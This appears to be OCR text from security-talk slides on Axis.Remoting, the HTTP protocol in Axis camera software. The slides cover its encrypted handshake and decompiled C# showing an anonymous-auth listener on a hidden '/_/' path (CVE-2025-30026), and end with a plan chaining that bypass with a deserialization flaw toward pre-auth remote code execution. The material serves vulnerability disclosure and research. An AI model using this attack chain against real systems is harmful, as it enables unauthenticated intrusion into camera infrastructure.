
Step 1: HTTP Connect With Credentials (WWW-Authenticate)




Step 2: New HTTP Socket (Using the Channel)




Step 3: We now have TX and RX “Streams”




Step 4: Each Side sends PubKey




Step 5: Each Side sends AES key



Step 6: Regular Communication (encrypted with AES)




BUT WHY!?

Axis.Remoting HTTP Protocol

- Encrypted binary socket over HTTP
  - Weird way to implement it
- Uses both symmetric and asymmetric encryption
- ==> Is it more secure?

Axis.Remoting HTTP Protocol

- Encrypted binary socket over HTTP
  - Weird way to implement it
- Uses both symmetric and asymmetric encryption
- ==> Is it more secure?
- **It has the same deserialization vulnerability - but we still need auth bypass!**

Web Server Authentication Scheme

```
else if (serverUri.StartsWith("https://", StringComparison.InvariantCultureIgnoreCase))
{
    Log.Debug(FormattableStringFactory.Create("Uri: '{0}', HTTPS is using Basic and Negotiate", new ob
      default(DummyParameter), "ListenOn", "E:\\TeamCityBuildAgent\\work\\e0c90f1be954b59c\\Axis.Remot
      \\Http\\WebServer.cs", 74);
    webServer.AuthenticationSchemes = AuthenticationSchemes.Negotiate | AuthenticationSchemes.Basic;
}
else
{
    Log.Debug(FormattableStringFactory.Create("Uri: '{0}', HTTP is using Negotiate", new object[] { se
      (DummyParameter), "ListenOn", "E:\\TeamCityBuildAgent\\work\\e0c90f1be954b59c\\Axis.Remoting\\Pr
      \WebServer.cs", 80);
    webServer.AuthenticationSchemes = AuthenticationSchemes.Negotiate;
}
```

Negotiate	2	Negotiates with the client to determine the authentication scheme. If both client and server support Kerberos, it is used; otherwise, NTLM is used.


Super Duper Secret Server Authentication Scheme (CVE-2025-30026)

```
string text = serverUri + "_/";
HttpListener webServerAnonymous = new HttpListener();
webServerAnonymous.IgnoreWriteExceptions = true;
webServerAnonymous.AuthenticationSchemes = AuthenticationSchemes.Anonymous;
webServerAnonymous.Prefixes.Add(text);
webServerAnonymous.Start();
```

Anonymous	32768	Specifies anonymous authentication.

Exploitation Plan

- **Step 1:** Use /_/ secret path
  - Bypass auth
- **Step 2:** Implement weird comm protocol
- **Step 3:** ???
- **Step 4:** **Preauth RCE!**

